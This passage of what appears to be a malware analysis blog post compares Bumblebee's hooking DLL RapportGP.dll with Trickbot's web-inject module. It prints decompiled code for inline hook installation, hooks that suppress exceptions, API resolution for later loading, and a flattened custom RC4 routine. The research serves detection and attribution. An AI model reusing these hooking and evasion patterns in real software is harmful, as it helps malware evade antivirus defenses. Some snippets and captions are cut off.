
Setting the hooks

After checking that there are no other hooks, the malware turns to set its own hooks. The malware will have two kinds of hooks for different purposes.

First hooks: Disable Exceptions

The malware will set a hook on the function *RaiseFailFastException* which is located in kernel32.dll and *api-ms-win-core-errorhandling-l1–1–2.dll*.

The function that will be triggered will be empty, therefore no exception will be triggered.



RapportGP.dll hooks to disable exceptions

Second hooks: Further code execution

The malware will use the same technique the bumblebee loader did. It will first get the addresses of the function *ZwMapViewOfSection*, *ZwOpenSection*, *ZwCreateSection*, *ZwOpenFile*, *ZwClose*, and *LdrLoadDll*.

```
  handle_kernel32_dll = GetModuleHandleW(L"kernel32.dll");
  if ( !handle_kernel32_dll )
    handle_kernel32_dll = LoadLibraryW(L"kernel32.dll");
}
if ( !handle_ntdll_dll )
  handle_ntdll_dll = GetModuleHandleW(L"ntdll.dll");
ptr_ZwMapViewOfSection = GetProcAddress(handle_ntdll_dll, "ZwMapViewOfSection");
ptr_ZwOpenSection = GetProcAddress(handle_ntdll_dll, "ZwOpenSection");
ptr_ZwCreateSection = GetProcAddress(handle_ntdll_dll, "ZwCreateSection");
ptr_ZwOpenFile = GetProcAddress(handle_ntdll_dll, "ZwOpenFile");
ptr_ZwClose = GetProcAddress(handle_ntdll_dll, "ZwClose");
ptr_RtlCompareUnicodeString = GetProcAddress(handle_ntdll_dll, "RtlCompareUnicodeString");
ptr_RtlInitUnicodeString = GetProcAddress(handle_ntdll_dll, "RtlInitUnicodeString");
ptr_LdrLoadDll = GetProcAddress(handle_ntdll_dll, "LdrLoadDll");
ptr_SetThreadInformation = GetProcAddress(handle_kernel32_dll, "SetThreadInformation");
```

RapportGP.dll second hooks

And similar to the Bumblebee's loader, it will first set the hook, and then will call *LdrLoadDll* which is the lower lever equivalent of *LoadLibrary* to load the module "*wups.dll*", which will trigger the chain of events we already discussed in the Bumblebee loader part.

```
ptr_RtlInitUnicodeString(&v5, L"wups.dll");
dword_100091B0[dword_100091F0++] = e_hooking_main_2_sub_10004630(
                                     handle_ntdll_dll,
                                     ptr_ZwMapViewOfSection,
                                     sub_10004C50,
                                     &dword_10009200);
dword_100091B0[dword_100091F0++] = e_hooking_main_2_sub_10004630(
                                     handle_ntdll_dll,
                                     ptr_ZwOpenSection,
                                     sub_10004FF0,
                                     &dword_10009214);
dword_100091B0[dword_100091F0++] = e_hooking_main_2_sub_10004630(
                                     handle_ntdll_dll,
                                     ptr_ZwCreateSection,
                                     sub_10004BC0,
                                     &dword_1000920C);
dword_100091B0[dword_100091F0++] = e_hooking_main_2_sub_10004630(
                                     handle_ntdll_dll,
                                     ptr_ZwOpenFile,
                                     sub_10004F20,
                                     &dword_100091F8);
dword_100091F4 = GetCurrentThreadId();
v11 = ptr_LdrLoadDll(0, 0, &v5, &hModule);
```

RapportGP.dll second hooks

The Trickbot hooking engine

Although both hooks are doing completely different things, the hooks' installation mechanism is the same. Interestingly, this mechanism is also the same as the web-inject module of Trickbot.

Bumblebee hook install

```
  e_memset_sub_100058F0((a1 + 36), 0x90, 35);   // Write nops
  if ( a4 )
    v9 = sub_10002870(*(a1 + 1), a1 + 36, 5u);  // Do checks and return size
  else
    v9 = 5;
  *(a1 + 5) = v9;
  if ( !*(a1 + 5) )
    return 0;
  e_memset_sub_10005890((a1 + 6), *(a1 + 1), *(a1 + 5));
  if ( a4 )
    *a4 = a1 + 36;
  v5 = 0xE9u;
  v6 = a3 - *(a1 + 1) - 5;
  v7 = VirtualProtectEx(0xFFFFFFFF, *(a1 + 1), *(a1 + 5), 0x40u, &flOldProtect);// Changing protection in order to write
  if ( !v7 )
    return 0;
  *(a1 + 66) = 0xE9u;
  *(a1 + 67) = *(a1 + 1) - (a1 + 66) + *(a1 + 5) - 5;
  e_memset_sub_10005890(*(a1 + 1), &v5, 5);     // Write hook
  VirtualProtectEx(0xFFFFFFFF, *(a1 + 1), *(a1 + 5), flOldProtect, &flOldProtect);// Restore protection to old state
  return 1;
}
```

Trickbot hook install


```
  v3 = v2;
  v4 = v2 + 36;
  e_memset_sub_100019D7((v2 + 36), 0x90, 35);   // Write nops
  if ( a2 )
    v5 = sub_10001650(*(v3 + 1), v4);           // Do checks and return size
  else
    v5 = 5;
  *(v3 + 5) = v5;
  if ( !v5 )
    return 0;
  e_memset_sub_10001A11(*(v3 + 1), v3 + 6, v5);
  if ( a2 )
    *a2 = v4;
  v12 = a1 - *(v3 + 1) - 5;
  v7 = *(v3 + 5);
  v8 = *(v3 + 1);
  v11 = 0xE9u;
  if ( !VirtualProtectEx(0xFFFFFFFF, v8, v7, 0x40u, &flOldProtect) )// Changing protection in order to write
    return 0;
  v9 = *(v3 + 1);
  v10 = *(v3 + 5) - v3 - 71;
  *(v3 + 66) = 0xE9u;
  *(v3 + 67) = v9 + v10;
  e_memset_sub_10001A11(&v11, v9, 5);           // Write hook
  VirtualProtectEx(0xFFFFFFFF, *(v3 + 1), *(v3 + 5), flOldProtect, &flOldProtect);// Restore protection to old state
  return 1;
}
```

Bumblebee's RappportGP.dll vs Trickbot's web-inject module

As with many ex-bankers that use hooking such as Panda, Trickbot, and Qbot, their hooking code is based on the Zeus leak, however, each of them has its flavor and changes and Trickbot is no different.


In the Trickbot web-inject hooking mechanism, which has already been documented[8], when creating the inline hooking "trampoline" there is the following evasion technique:

1. Trickbot writes 35 bytes of NOPS (0x90)
2. Add the traditional function prologue
3. Write the jump to the targeted function at the end of the NOPS




Trickbot’s web-inject module evasion technique

As we debug Bumblebee, we notice it uses the same unique evasion as well (adjusted for the API calls it wants to hook). So for example when hooking the *ZwMapViewOfSection*, which instantiates a Syscall, it will look like this.



Bumblebee’s RapportGP.dll evasion technique


And when targeting the user-mode functions *RaiseFailFastException*, it will look exactly like in Trickbot.



Bumblebee’s RapportGP.dll evasion technique

Static differences and code evolution

When inspecting the entire code flow graph of the hook installation function, we can see a striking similarity between Bumblebee’s RapportGP.dll and Trickbot’s web-inject module.




Bumblebee's RapportGP.dll vs Trickbot's web-inject module install hook functions
Interestingly, although the actual functionality is the same, we might think that statically everything is the same, even the sub-functions inside the hooking installation function. Funny enough, this is not the case.

As mentioned above, in the hooking installation function, one function is responsible for doing checks and return size (Please see the image above).


1. In Trickbot its
2. In Bumblebee its

However, when inspecting their code and code flow statically, this is how they both look like

In Bumblebee its sub_10002870




In Trickbot its sub_10001650



Bumblebee’s RapportGP.dll vs Trickbot’s web-inject module- same functionality, different flow

Obviously, in Bumblebee, the authors have decided to use Control-flow-flattening[9] to obfuscate the entire flow of the function. For those of you who are not familiar with this obfuscation technique, I strongly recommend the following video[10].

In addition, inside each of these functions (*sub_10001650* in Trickbot, *sub_10002870* in Bumblebee) there are 3 functions (one of them is *memset*), and the Control-flow-flattening concept continues in Bumblebee inside them as well.
For example, here are another two functions that act the same dynamically:



Bumblebee's RapportGP.dll vs Trickbot's web-inject module- same functionality, different flow

When observing the two functions in Bindiff flow graphs, we could see some similarities.

Bumblebee’s RapportGP.dll vs Trickbot’s web-inject module-Bindiff

Additional similarities

In both modules, there are other functions that are not completely identical by code, however, they serve the same functionality.

Example_1

Before entering the hooking functions, both Trickbot and Bumblebee attempt to use LoadLibrary and get the address of the function it wants to hook.

The difference is that in Trickbot it explicitly writes "*Kernel32.dll*" and in Bumblebee it gets the DLL's name from the caller function.

In bumblebee

```
signed int __stdcall sub_100045E0(LPCSTR lpLibFileN
{
  signed int result; // eax
  int v6; // [esp+0h] [ebp-8h]
  int v7; // [esp+4h] [ebp-4h]

  v6 = 0;
  v7 = sub_10004710(lpLibFileName, a2, &v6, a5);
  if ( v7 )
    result = e_sub_10004630(v6, v7, a3, a4);
  else
    result = -1;
  return result;
}
```

```
int __stdcall sub_10004710(LPCSTR lpLibFileName, L
{
  BOOL v5; // [esp+0h] [ebp-Ch]
  HMODULE v6; // [esp+8h] [ebp-4h]

  v5 = a4 != 0;
  if ( lpLibFileName && *lpLibFileName == 63 )
  {
    ++lpLibFileName;
    v5 = 0;
  }
  if ( v5 )
    v6 = LoadLibraryA(lpLibFileName);
  else
    v6 = GetModuleHandleA(lpLibFileName);
  if ( !v6 )
    return 0;
  *a3 = v6;
  return e_get_address_sub_10003280(a3, a2);
}
```

In Trickbot

```
unsigned int __usercall sub_1000189D@<eax>(int a1@<edx>, int
{
  int v3; // ebx
  HMODULE v4; // eax
  _BYTE *v5; // eax
  unsigned int result; // eax
  HMODULE v7; // [esp+Ch] [ebp-8h]

  v3 = a1;
  v4 = LoadLibraryA("KERNEL32.DLL");
  if ( v4 && (v7 = v4, (v5 = sub_10001AAF(&v7, v3)) != 0) )
    result = e_sub_1000181D(v5, a2, a3);
  else
    result = -1;
  return result;
}
```

Bumblebee's RapportGP.dll vs Trickbot's web-inject module- same functionality, a different approach

Example_2

The call for the hooking activity looks very similar as well

In Bumblebee

```
dword_100091B0[dword_100091F0++] = e_hooking_main_1_sub_100045E0(
                                     "kernel32.dll",
                                     "RaiseFailFastException",
                                     e_hook_for_exceptions_sub_100057F0,
                                     &unk_10009234,
                                     0);
dword_100091B0[dword_100091F0++] = e_hooking_main_1_sub_100045E0(
                                     "api-ms-win-core-errorhandling-l1-1-2.dll",
                                     "RaiseFailFastException",
                                     e_hook_for_exceptions_sub_100057F0,
                                     &unk_10009234,
                                     1);
```

In Trickbot

```
v0 = e_hooking_main_sub_1000189D("CreateProcessA", sub_10001000, &dword_10013E7C);
v1 = dword_10013E74;
dword_10013E80[dword_10013E74] = v0;
dword_10013E74 = v1 + 1;
v2 = e_hooking_main_sub_1000189D("CreateProcessW", sub_100010C8, &dword_10013E90);
v3 = dword_10013E74;
dword_10013E80[dword_10013E74] = v2;
dword_10013E74 = v3 + 1;
```

Bumblebee’s RapportGP.dll vs Trickbot’s web-inject module
Example_3

Outside the hooking, the Bumblebee’s hooking module starts with getting the process handle and eventually duplicating a thread handle, whereas, the Trickbot’s module starts with getting the process handle and duplicating the token. Again, the same objective, in a different way.

Customize flattened RC4

Another interesting activity lies inside the hooked *ZwMapViewOfSection* function. The hook appears to use a customize RC4 obfuscated with the Control-flow-flattening technique.

```
          if ( var_counter < 0x100 )
            v4 = 0xCE35EF47;
          v9 = v4;
        }
        if ( v9 != 0xA99D3561 )
          break;
        v12 += *(a2 + v10) + v14[var_counter_2 + 2];
        v8 = v14[var_counter_2 + 2];
        v14[var_counter_2 + 2] = v14[v12 + 2];
        v14[v12 + 2] = v8;
        v9 = 0x40F86BBF;
      }
      if ( v9 != 0xCE35EF47 )
        break;
      v14[var_counter + 2] = var_counter;
      v9 = 0x74AF2101;
    }
    if ( v9 != 0xD94E1888 )
      break;
    v5 = 0x9EAE8562;
    if ( a3 > 0 )
      v5 = 0x9417B874;
    v9 = v5;
  }
  if ( v9 != 0xFE2285E7 )
    break;
  v6 = 0x501F1DF4;
  if ( var_counter_2 < 0x100 )
    v6 = 0xA24EE4BF;
```

Custom RC4 with CFF obfuscation

RappportGP.dll High-level summary

When trying to summarize the entire file behavior, it eventually is the following:

```
v11 = 0;
hModule = 0;
var_procID = GetCurrentProcessId();
var_ThreadId = GetCurrentThreadId();
e_handle_duplication_sub_10004A20(var_procID, var_ThreadId, 1);
e_check_if_already_hooked_sub_100060C0();
hEvent = CreateEventW(0, 1, 0, L"wtHEvnt");
for ( i = 0; i < 6; ++i )
  dword_100091B0[i] = -1;
if ( !handle_kernel32_dll )
{
  handle_kernel32_dll = GetModuleHandleW(L"kernel32.dll");
  if ( !handle_kernel32_dll )
    handle_kernel32_dll = LoadLibraryW(L"kernel32.dll");
}
if ( !handle_ntdll_dll )
  handle_ntdll_dll = GetModuleHandleW(L"ntdll.dll");
ptr_ZwMapViewOfSection = GetProcAddress(handle_ntdll_dll, "ZwMapViewOfSection");
ptr_ZwOpenSection = GetProcAddress(handle_ntdll_dll, "ZwOpenSection");
ptr_ZwCreateSection = GetProcAddress(handle_ntdll_dll, "ZwCreateSection");
ptr_ZwOpenFile = GetProcAddress(handle_ntdll_dll, "ZwOpenFile");
ptr_ZwClose = GetProcAddress(handle_ntdll_dll, "ZwClose");
ptr_RtlCompareUnicodeString = GetProcAddress(handle_ntdll_dll, "RtlCompareUnicodeString");
ptr_RtlInitUnicodeString = GetProcAddress(handle_ntdll_dll, "RtlInitUnicodeString");
ptr_LdrLoadDll = GetProcAddress(handle_ntdll_dll, "LdrLoadDll");
ptr_SetThreadInformation = GetProcAddress(handle_kernel32_dll, "SetThreadInformation");
dword_100091C8 = *a1;
dword_100091CC = *(a1 + 4);
dword_100091D0 = *(a1 + 8);
if ( ptr_SetThreadInformation )
```

Duplicate handle

Check if hooked

Loading function for hooks

RapportGP.dll overall activity

Conclusion

The bumblebee malware is a very interesting piece of code, and to perform their objectives, the authors show a high level of creativity and innovation.
The interesting similarities between the Bumblebee hooking DLL and the Trickbot's web-inject DLL raise questions and speculations.
On one hand, the similarities are not strong enough to deduce that the authors of Bumblebee and Trickbot are the same, on the other hand, it is not far-fetched to assume that the authors of Bumblebee have the source code of the Trickbot's web-inject module.
In any case, the authors took an already proven and working code and evolve it to be less detectable to AV products, and challenging to security researchers.

References

[1] https://blog.google/threat-analysis-group/exposing-initial-access-broker-ties-conti/

[2] https://twitter.com/Unit42_Intel/status/1512146449345171459

[3] https://www.cynet.com/orion-threat-alert-flight-of-the-bumblebee/

[4] https://github.com/hasherezade/pe-bear-releases

[5] https://youtu.be/9efJ8_ukxlY?t=2

[6] https://github.com/hasherezade/hollows_hunter

[7] https://github.com/LordNoteworthy/al-khaser/tree/master/al-khaser

